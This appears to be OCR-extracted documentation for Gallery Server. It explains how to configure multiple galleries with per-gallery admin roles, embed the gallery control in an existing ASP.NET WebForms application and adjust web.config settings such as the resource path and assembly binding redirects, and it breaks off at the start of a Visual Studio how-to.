
Note: You do not need to set up multiple galleries if your requirements can be met with a single gallery. Read Working with Galleries to learn more.

Follow these instructions to configure multiple galleries.

1. Install Gallery Server and configure the administrator account.
2. Use File Explorer to navigate to the Gallery Server web application directory. Rename default.aspx to marketing.aspx.
3. Make a copy of marketing.aspx and rename it engineering.aspx. Test each page in a web browser. At this point each page points to the same gallery and behaves identically.





4. Log in to the gallery with a site administrator account (for example, the account that was created during installation).
5. Navigate to the Marketing page (marketing.aspx). Then click the Gallery Manager button on the Admin ribbon tab. Change the name of the gallery to Marketing, as shown below.




Note: If you wish to use a different path for the media files, go to the Media Settings page and change it.

6. Go to the Roles page and click Add new role. Give it the name Marketing Admin Role and specify Admin gallery permissions to all albums in the Marketing gallery. Click Save.



Gallery Server Pro Site Administration
Membership - Manage Roles
Advanced Options
Add new role...
Save
Role name:
Marketing Admin Role
Permissions
Albums
Users
Admin site (all galleries and albums)
Admin gallery
View albums / objects
View original media source (high res image, video/audio before conversion, etc.)
Add albums
Add media objects
Edit album
Edit media object
Delete child albums
Delete media object
Synchronize
Do not show watermark on image
System Administrator




7. Go to the Users page and add the Bob account to the new role. (If necessary, first create the account.)




8. The Marketing page is done, so now let's work on the Engineering page**. Switch to the engineering.aspx page and go to the Gallery Manager.**
9. Create a new gallery named Engineering:




10. Switch to the new gallery by selecting it from the dropdown list and clicking Switch to selected gallery:




11. By default, the new Engineering gallery will use the same media assets path as the Marketing gallery. We want it to use its own location, so go to the Media Settings page and update the path. Save.



12. We want all users to view the media assets in both galleries. By default, a role named Authenticated Users exists for this purpose. Let's confirm that it is configured to give view permissions to all users. Go to the Roles page on the Admin ribbon tab and verify a role named Authenticated Users exists and that it has view permission to all albums in both galleries.






13. Go to the User Settings page on the Admin ribbon tab and verify that the Authenticated Users role is configured as a default role.


14. Now create a role named Engineering Admin Role, give it admin gallery permission to the Engineering gallery, and add account Vino to it.
15. That's it! Bob has administrative rights to the Marketing gallery and Vino controls the Engineering gallery. Since both are members of the Authenticated Users role, they have view access to both galleries. The site administrator account has complete control over both galleries.

How-To: Add a gallery to an existing ASP.NET application (no compile)

Let's look at an example where we add a gallery to an existing .NET 4.5 web application. We'll start with a simple ASP.NET WebForms application already deployed to IIS whose structure looks like this:



1. Download the compiled version of Gallery Server, unblock it (right-click the ZIP file, choose Properties, then Unblock), and extract the contents to a temporary directory.
2. Use File Explorer or a similar tool to copy all the folders to your existing application.



3. Copy the web.config file over the existing one in the root of your application. If your existing web.config file has settings required for your application, merge them into the gallery's web.config file before copying it.
4. To use SQL Server for the gallery's data store, edit the connection string named GalleryDb in web.config. By default, there are two—one pointing to SQL CE and a commented-out one pointing to SQL Server. Edit them as desired so that there is only a single connection string named GalleryDb and it is pointing to the database of your choice.

Note: If using SQL Server and the database does not exist, Gallery Server will attempt to create it. This requires an account with CREATE DATABASE permissions. To avoid this requirement, make sure the database exists.

5. Choose a web page to host the gallery or create a new one. Open the page in a text editor and add a line to register the Gallery Server control, then add the control in the location where you want the gallery to appear. Here is the text for you to copy and paste:


```
<%@ Register TagPrefix="gs" Namespace="GalleryServer.Web" Assembly="GalleryServer.Web" %>
<gs:Gallery ID="g" runat="server" />
```

Here is how it might look in your web page:

```
<%@ Page Language="C#" UnobtrusiveValidationMode="None" %>
<%@ Register TagPrefix="gs" Namespace="GalleryServer.Web" Assembly="GalleryServer.Web" %>
<!DOCTYPE html>
<html>
<head runat="server">
    <meta charset="utf-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
    <meta name="viewport" content="width=device-width" />
    <link rel="apple-touch-icon-precomposed" href="favicon_ios.png">
    <link rel="icon" href="favicon.png">
</head>
<body>
    <form runat="server">
        <gs:Gallery ID="g" runat="server" />
    </form>
</body>
</html>
```

Note: To ensure best performance, we recommend you include other key sections from the screen shot above, including setting UnobtrusiveValidationMode to “None”, the ‘html’ DOCTYPE, and the <meta> tags.

6. Open the web page in a browser. After a few moments, the gallery will appear:



7. Follow the link to create an administrator account.
8. That's it. Your gallery is ready to go.

Tips and Tricks

Add a web page that doesn't need compilation

To create a new web page that doesn't require compilation, create a text file with the .aspx extension (eg. Gallery.aspx). Using a text editor, add this content:

```
<%@ Page Language="C#" UnobtrusiveValidationMode="None" %>
<%@ Register TagPrefix="gs" Namespace="GalleryServer.Web" Assembly="GalleryServer.Web" %>
<!DOCTYPE html>
<html>
<head runat="server">
    <meta charset="utf-8" />
    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />
    <meta name="viewport" content="width=device-width" />
    <link rel="apple-touch-icon-precomposed" href="favicon_ios.png">
    <link rel="icon" href="favicon.png">
</head>
<body>
    <form runat="server">
        <gs:Gallery ID="g" runat="server" />
    </form>
</body>
</html>
```

Change the Gallery Server resource path

Gallery Server resources are stored in the gs directory. You can rename this directory to something else. If you do, you must add an application setting named GalleryResourcesPath in web.config. Example:

```
<appSettings>
  <add key="GalleryResourcesPath" value="resources\gsfiles" />
</appSettings>
```

Target a newer version of a DLL


If your bin directory already contains a DLL file with the same name as one used in Gallery Server, you must stop and assess the situation. If they are the exact same version, it doesn't matter whether or not you copy it. If the existing one is an older version, you may experience compatibility issues. You can try overwriting it and then test your application—if you're lucky it'll work and there's nothing else to do. If not, two common solutions for this issue are (1) Upgrade your existing application to target the newer DLL, recompile, and deploy. (2) Add a bindingRedirect in your web.config file to point to the new DLL. For example, here is an example that tells ASP.NET to use the 6.X version of Entity Framework, which can be helpful for applications originally compiled against an older version:

```
<configuration>
 <runtime>
  <assemblyBinding xmlns="urn:schemas-microsoft-com:asm.v1">
    <dependentAssembly>
      <assemblyIdentity name="EntityFramework" publicKeyToken="b77a5c561934e089"
culture="neutral" />
      <bindingRedirect oldVersion="0.0.0.0-6.0.0.0" newVersion="6.0.0.0" />
    </dependentAssembly>
  </assemblyBinding>
 </runtime>
</configuration>
```

How-To: Add a gallery to an existing ASP.NET application (compile required)

Let's look at an example where we add a gallery to an existing .NET 4.5 web application, but we do it within Visual Studio rather than the deployed application.

1. Use Visual Studio to open an existing ASP.NET WebForms application. To keep things simple, we're using an empty application that targets 4.5.1.

